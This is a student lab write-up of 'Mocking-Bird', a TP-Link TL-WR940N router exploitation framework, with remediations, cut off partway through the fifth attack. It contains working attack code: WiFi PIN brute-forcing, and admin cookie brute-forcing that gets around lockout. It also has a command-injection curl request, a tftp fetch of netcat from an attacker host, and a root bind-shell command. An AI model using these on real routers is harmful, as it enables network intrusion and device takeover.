Mocking-Bird

TP-Link WiFi Explotation Framework

June 11, 2026

Dhruv Kandula, Drew Levy

Introduction

Throughout this project our goal was to learn and demonstrate the capabilities of Wi-Fi and router exploitation by creating a framework that can be used to hack into a local router. We aimed to not only demonstrate network based attacks (De-authentication, SSID PIN Hijacking) but also demonstrate vendor specific vulnerabilities we found within our network setup. This was accomplished through performing audits of the admin console, reverse-engineering the firmware to get insight into the underlying functionality, and reviewing research literature to learn about WiFi and vendor specific exploits that we could later use. During our project we focused on a single router, the TP-Link TL-WR940N wireless network router. All code referenced is available at: https://github.com/Drew-Levy/Mocking-Bird ↗,

Background

Our target for the project was a single TL-WR940N wireless router. This was chosen as a target as TP-Link as it is one of the most popular router models for personal and small business use, making it an enticing target for many threat actors looking to compromise a local network. Additionally, the router brags about “easy wireless security encryption” as well as claiming “at TP-Link security is a core pillar of our product strategy and corporate ethos”, making some of the following findings quite interesting, as the implementation directly contradicts these claims.

Threat Model

Throughout out project we were constantly considering a working threat model to ensure that are attacks were realistic as to what a threat actor could realistically pull off. We considered two scenarios for which a threat actor may be operating under:

1. The attacker is in range of the WiFi network but not connected to the network.
2. The attacker has directly connected to the WiFi network but does not possess access to the admin console to change configuration settings.

We also configured our TP-Link router with the minimum amount of changes, as most users are unlikely to navigate through the security configurations to further harden their router after purchase. Though security functionality exists including SPI firewall, VPN passthroughs, ICMP/TCP-SYN flood filtering, or local management MAC address whitelisting all attacks presented would still be fully functional with the only additional requirement being MAC spoofing which is trivial.

We considered any attacks that required the capability or resources of a nation state actor to be very improbable and mention when such attacks are only likely to be successful under such conditions.

Novelty

Mocking-Bird took heavy inspiration from popular exploitation frameworks such as Metasploit ↗ that pool together many different exploits allowing for fast, quick, and effortless exploitation of devices. There already exists Routersploit ↗, an exploitation framework similar to Mocking-Bird, that specifically targets routers and other embedded devices. Routersploit includes TP-Link exploits for various models, but none for the TP-WR940N model. These exists no overlap in exploits that are available in both exploitation frameworks. Two publically disclosed CVEs: CVE-2022-24355 ↗ and CVE-2023-33538 ↗ were also used within Mocking-Bird, with heavy modifications on the original POC code to achieve full functionality.

Reverse-Engineering the Firmware

We decided to emulate the firmware in order to analyze how the router works from the inside. To do this, we first downloaded the firmware from the TP-Link website. As our router was an old version from 2017, we had to use wayback machine to find an old version of the firmware download page that had the correct version. We then utilized the Firmadyne ↗ tool to emulate this firmware in a local Linux environment. However, in order to first enter the environment, we needed the root credentials. To obtain these credentials, we mounted and extracted the file system using Binwalk ↗ and read the `/etc/shadow` file. The file used the MD5Crypt hashing algorithm to store passwords, enabling us to perform an offline dictionary brute force attack to obtain the correct root password, `sohoadmin`, which was particularly weak and gain access to the environment. Using this emulated router allowed us to gain an in depth understanding of the router's inner workings, greatly aiding us when we were troubleshooting and testing exploits. Furthermore, we extracted the web server binary and reverse engineered it using Ghidra ↗ to find and analyze known vulnerabilities of this specific router version and also attempt to discover new vulnerabilities.

Network Setup

Our network consisted of a UniFi switch connecting the TP-Link router and Raspberry PI which acted as our attacker machine. The switch was then routed through Ethernet to our Threat-Net environment within the Cyber@UCI club's network and upstream to the wider UCI campus network. We then attached an Atheros WiFi adapter to the PI to enable WiFi monitoring and de-authentication attacks.

Using Mocking-Bird

Mocking-Bird was build to allow for anyone (script-kiddies) to perform these WiFi attacks regardless of any technical knowledge, such that anyone who can run a python program can use this tool. Note that Mocking-Bird is only compatible with Linux based machines, modifications will need to be made to perform exploitation on Windows or Mac. In order to run Mocking-Bird the following setup process must be followed:

1. Download the source code from the Github Repository ↗
2. Download the dependencies from requirements.txt
3. Run the program: `sudo python3 main.py`

Note Mocking-Bird requires Root privilege to monitor and modify network interfaces

When first running Mocking-Bird will scan the local WiFi networks continuously to provide the user with an understanding of potential in-range networks to attack.





Figure 1: Mocking-Bird Initial Scan Display

Once the user identifies the network they wish to attack they can simply press “t” to choose their target network through a separate list of previous found networks.




```
Mocking Bird — Select Your Target

  #    SSID                        BSSID              CH  SIGNAL
1     CMH_FREAKY_NET              0c:80:63:f3:7e:50    1  100 dBm
2     Cyber@UCI Lab               94:2a:6f:a8:8e:7e    1   85 dBm
3     Cyber@UCI Admin             9a:2a:6f:a8:8e:7e    1   82 dBm
4     <hidden>                    9e:2a:6f:a8:8e:7e    1   85 dBm
5     Cyber@UCI Lab               94:2a:6f:a8:8e:7f  149   99 dBm
6     Cyber@UCI Admin             9a:2a:6f:a8:8e:7f  149   99 dBm
7     SICCE (03bb3d)              a6:e5:7c:03:bb:3d    6   59 dBm
8     SICCE (03ef43)              a6:e5:7c:03:ef:43    6   55 dBm
9     UCI-WiFi                    70:61:7b:89:8f:4f   48   70 dBm
10    eduroam                     70:61:7b:89:8f:4e   48   70 dBm
11    UCInet Mobile Access        70:61:7b:89:8f:4c   48   70 dBm
12    UCI-Guest                   70:61:7b:89:8f:4d   48   70 dBm
13    UCI-WiFi                    70:61:7b:b1:1f:80    6   34 dBm
14    UCI-WiFi                    70:61:7b:89:8f:40  136   49 dBm
15    eduroam                     70:61:7b:89:8f:41  136   49 dBm
```

Figure 2: Network Target List

For this demonstration our network we want to attack is the first in the list with BSSID: *0c:80:63:f3:73:50*. This is our TP-Link router's Wifi network that will be used for all future attacks. Once we have chosen the victim network we just need to choose one of 10 custom attacks we wish to perform on the network. Each attacks differs greatly in terms of security compromise, usability, and viability.



```
Enter network # to target (0 to cancel): 4

Target: CMH_FREAKYNET  (0c:80:63:f3:7e:50)
Mocking Bird — Attack Menu

  [1] PIN Brute
      Perform a brute force attack on the WiFi Pin for unauthorized access. This will take very long.

  [2] Check Admin Status
      Identify if the Admin is actively logged in and editing the configuration settings.

  [3] Admin Login Brute Force
      Bypass auth rate limiting by brute forcing authorization cookies.

  [4] Command Injection
      Run arbitrary commands as the Admin user. This requires Admin access (Refer to Attack #3)

  [5] Denial of Service (DoS)
      Utilize a Stack Overflow to take down the Admin console (Requires physical restart to fix)

  [6] Change Admin Password
      Change the Admin password in the web console. This requires Admin access (Refer to Attack #3)

  [7] De-Auth Client
      Forcably remove a client from the network

  [8] Crack 4-Way Handshake
      De-auth a client then capture the authentication requests to crack SSID Pin offline

  [9] Packet Capture
      Capture packets from administrators containing credentials for the router

  [10] Light Show
      Start a light show from the router
```

Figure 3: Mocking-Bird Attack Menu

Attacks Explained

Attack 1: PIN Brute-Force

Technique

Brute-Force

Explanation

When anyone wants to connect to a WiFi network they are likely required to enter a PIN or password to authenticate to the network. Some less secure networks such as Guest networks might only present a captive portal or more secure networks might require unique usernames and password for each user which is required by WPA2/3 Enterprise. By default the TP-Link router is configured to use WPA2-Personal with a 8 digit numeric only Pin. As the default pin is known to be a random numeric digit the search space for the valid pin is significantly decreased. There additionally exists no router lockout after consecutive failed SSID authentication attempts, making WiFi Pin brute forcing a potential attack. However, even with this knowledge the search space is still 10^8 (0-9 for 8 consecutive digits). Mocking-Bird implements a PIN by PIN brute force attack by creating the pin search space as follows:

```
for i in range(0, 99999999):
  pin = f"{i:08d}"
  if ssid_authentication(ssid, pin):
    break
```

For each pin we attempt to connect to the target network with the pin with a 4 second timeout:

```
 try:
  cmd = ["nmcli", "--wait", "4", "device", "wifi", "connect", ssid, "password", pin]
  result = subprocess.run(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)

  if "successfully activated" in result.stdout.lower():
      print(f"Connected to {ssid} with PIN: {pin}")
      return True
  except subprocess.TimeoutExpired:
  subprocess.run(["nmcli", "connection", "delete", ssid],stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True)
  return False
```

Additionally, we extended the functionality to include phone number brute-force support, as many people use their mobile/home number as their WiFi password as well:




Figure 4: Brute-Forcing Pin

After guessing the correct pin we are automatically connected to the target network:




Figure 5: Connection Successful

The largest limitation is that in order to connect to a WiFi network to test a potential pin, the handshake when connecting to a WiFi network takes roughly 4 seconds to complete. Cutting the timeout time to be shorter will end the handshake before a successful connection could be made and as each computer typically only has a single WiFi interface, this process can not be parallelized on a single attacker machine. Thus on average to brute force the pin would take 2315 days or about 6.3 years for a single computer to complete. While this attack is entirely feasible, the amount of time and resources to pull this attack off is quite unlikely to be deemed worthwhile as the resource cost greatly outweighs the benefits of a successful brute-force campaign.

Remediations

1. Block devices with multiple, consecutive failed PIN login attempts
2. Change the default Pin to a more secure password.
3. Enable WPA2 Enterprise requiring unique username and password for all users
4. Do not become enemies with a nation state actor with the capability to brute force the pin in a reasonable amount of time.

Attack 2: Check Admin Status

Technique

Information Disclosure

Explanation

When navigating to the admin console a user is informed if the admin is actively logged in, as the admin console can not be logged into two sessions at the same time likely to allow for the developers to ignore concurrency issues. However, this provides valuable information to an attacker such as network defenses being temporarily lowered to allow for modification of router configuration or that a cross-site request forgery (CSRF) attach is more likely to succeed as the admin already has an active session on the admin console.




Figure 6: Admin Login Information Disclosure

While not providing a direct exploit, this still is an interesting aspect unique to TP-Link routers which an attacker can use as valuable knowledge when launching future attacks. As the TP-Link only supports HTTP it is then known that the Admin credentials were somewhat recently sent over the network in cleartext, and those can be looked for in packet captures.

We can simply look for if a JavaScript initialization string exists in the response to determine if the administrator login message is active or not to determine the admin status.

```
response = requests.get(target_url)
if response.status_code == 200:
  normalized_html = "".join(response.text.split())
  if "httpAutErrorArray=newArray(0," in normalized_html:
  print("[+] Information Disclosure: Admin user is currently logged into the TP-Link")
else:
  print("[-] Admin user is not logged into the TP-Link.")
```

Mocking-Bird allows us to quickly observe the admin login status to get this information:




Figure 7: Admin Status from Mocking-Bird

Remediations

1. Block all future users from accessing the administrative portal with the same error message only after successfully authenticating to prevent information leakage to unauthenticated parties.
2. Create a MAC whitelist within the admin portal to block all other devices from accessing the portal. This can still be bypassed with MAC spoofing.

Attack 3: Admin Login Brute-Force

Technique
Brute-Force

Explanation

The TP-Link router admin console requires both a username and a password to log in. By default the following credentials are in use and require user invention to change: `admin:admin`. There is no option to enable any form of multifactor authentication, so all router security relies on the secrecy of the admin password. The admin portal uses HTTP basic authentication on the backend to allow for authentication into the admin console. If a user attempts to brute-force passwords directly, they will get locked out for 2 hours after 10 failed passwords, making brute-forcing unlikely to be successful as is.




Figure 8: Lockout After Brute-Force

When using HTTP basic authentication if a user is successfully authenticated, they are given a cookie that has the following structure:

`Authorization: Basic URL_Encoded(Base64_Encoded(username:md5(password)))`

Thus if we know the username is admin and we guess the password is also admin we would get the following cookie:

`Authorization: Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODK0YTBlNGE4MDFmYzM%3D`

We simply set our browser cookie as this then navigate to the admin console again and if we guessed the password correctly, we are authenticated. Otherwise we can continue guessing the password through the cookie field without ever causing the lockout policy to trigger. We can perform this automatically with Mocking-Bird.

First for a given password we generate the HTTP Basic Auth token:

```
password_md5 = hashlib.md5(password.encode('utf-8')).hexdigest()
    credential_string = f"admin:{password_md5}"
    b64_bytes = base64.b64encode(credential_string.encode('utf-8'))
    b64_string = b64_bytes.decode('utf-8')
    token = f"Basic {b64_string}"
```

Then we just need to make the request with the cookie to the login console URL:

```
session_cookie = {"Authorization": token}
    try:
        response = requests.get(target_url+"userRpm/LoginRpm.htm?Save=Save",
cookies=session_cookie, headers=headers, timeout=3)
        if response.status_code == 200 and "httpAutErrorArray" not in response.text:
            return True
```




Figure 9: Password Brute Force through Basic Auth Cookie

Remediations

1. HTTP Basic Auth should not be the primary authentication measure as not only are credentials send in cleartext, cookies can easily be brute forced to bypass lockout policies, and the password is hashed using MD5 which has long been deprecated and is a historically insecure hashing function.
2. Use strong password that requires an extremely long time to brute force.

Attack 4: Command Injection (CVE-2023-33538)

Technique

Command Injection

Explanation

The version of the TP Link router possesses a command injection vulnerability, in the `/userRpm/WlanNetworkRpm.htm` endpoint. Through this endpoint, an administrator can modify the networking configuration, including the SSID of the router's access point. In order to change this SSID, the program uses the `iwconfig` command, directly concatenating the user controlled SSID input. Since this code does not properly sanitize the input, an attacker can place a `;` to terminate the current shell command, and inject malicious shell commands to be run by the router.

```
if (*(int *)(&DAT_005d6158 + param_1 * 4) == 0) {
  ap_dev_name = wlanGetApDevName(param_1);
  new_ssid = wlanStrToChars(new_config + 0x1c,auStack_98);
  execFormatCmd("iwconfig %s essid %s",ap_dev_name,new_ssid);
```

Figure 10: Decompiled Source Code

The `execFormatCmd` function runs the input as arguments to `/bin/sh`. Since this input is treated as an argument of `sh`, the `sh` shell parser is used instead of the operating system when determining the command and its arguments, allowing for command injection.

A sample run of the command injection is shown below through a `curl` command.

```
curl 'http://192.168.0.1/TSNXUDHAIKPOAUQC/userRpm/WlanNetworkRpm.htm?
ssid1=;reboot;&ssid2=...' \
  -H 'Referer: http://192.168.0.1/TSNXUDHAIKPOAUQC/userRpm/MenuRpm.htm' \
  -b 'Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D' \
  ...
```

While the ability to run arbitrary commands is quite dangerous, there are several limitations that increase the difficulty of gaining meaningful control such as a shell over the router. The two main obstacles being that the parameter will only accept input of length 30 characters, and the fact that the embedded linux server is quite minimal, featuring a busybox version with very few commands. For this reason all blogs, writeups, and proof of concepts on the internet only go up to the `reboot` stage, and don't go any further to gain an actual shell on the router.

However, by analyzing the linux server through our access to the emulated router, we were able to determine a viable attack path to gain a shell. First, we searched the tools available inside the router that can be utilized to transfer a file, as if we are able to upload a `netcat` binary, we can use that to open a bind shell or a reverse shell. We identified two candidates: dropbear `scp`, and `tftp`. We chose to use `tftp`, and were able to produce a command of size 29 characters: `;tftp -g -r x -l y 10.100.5.5`. Using this, we were able to upload a MIPS-compiled `netcat` binary, named `y` on our server side, into the router under `/tmp/x`. From there, we spawned a bind shell with another command of length 29: `;/tmp/x -nlvp 4444 -e /bin/sh`. Once we spawned the bind shell, we were able access it from outside, gaining root access to the router.




Figure 11: Gaining root shell on emulated router

Remediations

1. Sanitize and validate all user input before using it in shell command execution.
2. Rather than invoking `/bin/sh` with the command string as arguments, execute `/bin/iwconfig` directly and pass each argument separately. This lets the operating system handle argument passing without shell parsing, preventing command injection through characters such as `;`.

Attack 5: Stack Overflow (CVE-2022-24355)

Technique

Denial of Service

Explanation

There exists a bug with parsing file name extensions which stems from not properly validating the size of the file extension when copying it to another buffer with a fixed length of 12. Since this file name is user-controlled, an attacker can place an arbitrarily large payload that will be copied into the buffer, overflowing it and modifying the rest of the stack to hijack control flow.

This was documented as CVE-2022-24355 with proof of concept code existing online of getting shellcode execution. In current versions of the WR940N TP-Link firmware address space layout randomization (ASLR) is implemented to help prevent the execution of shellcode. Without a read primitive we are unable to overwrite the return address to the proper address for shellcode execution. However, we can still overflow the buffer to cause a crash on the admin console login page.

We reverse engineered the binary running the web application to find the vulnerable code. For readability, we have annotated the code to better explain the logic.

```
char extension_buffer [12];
char *filepath_end_ptr;

puVar3 = (undefined *)0x0;
if (filepath != (char *)0x0) {
  extension_buffer[0] = '\0';
  extension_buffer[1] = '\0';
  extension_buffer[2] = '\0';
  extension_buffer[3] = '\0';
  extension_buffer[4] = '\0';
  extension_buffer[5] = '\0';
  filepath_len = strlen(filepath);
                /* Go backwards from the end to find the dot separator to split the file and
                   extension */
  filepath_end_ptr = filepath + filepath_len;
  do {
    separator = filepath_end_ptr;
    filepath_end_ptr = separator + -1;
  } while (*separator != '.');
                /* Uppercase the extension. There is no proper length checking here limiting it
                   to be under 12 characters long, so we can overflow the buffer! */
  for (idx = 0; filepath_len = strlen(separator + 1), idx < filepath_len; idx = idx + 1) {
    extension_list_idx = toupper((uint)(byte)separator[idx + 1]);
    extension_buffer[idx] = (char)extension_list_idx;
  }
```

Figure 12: Decompiled Source Code

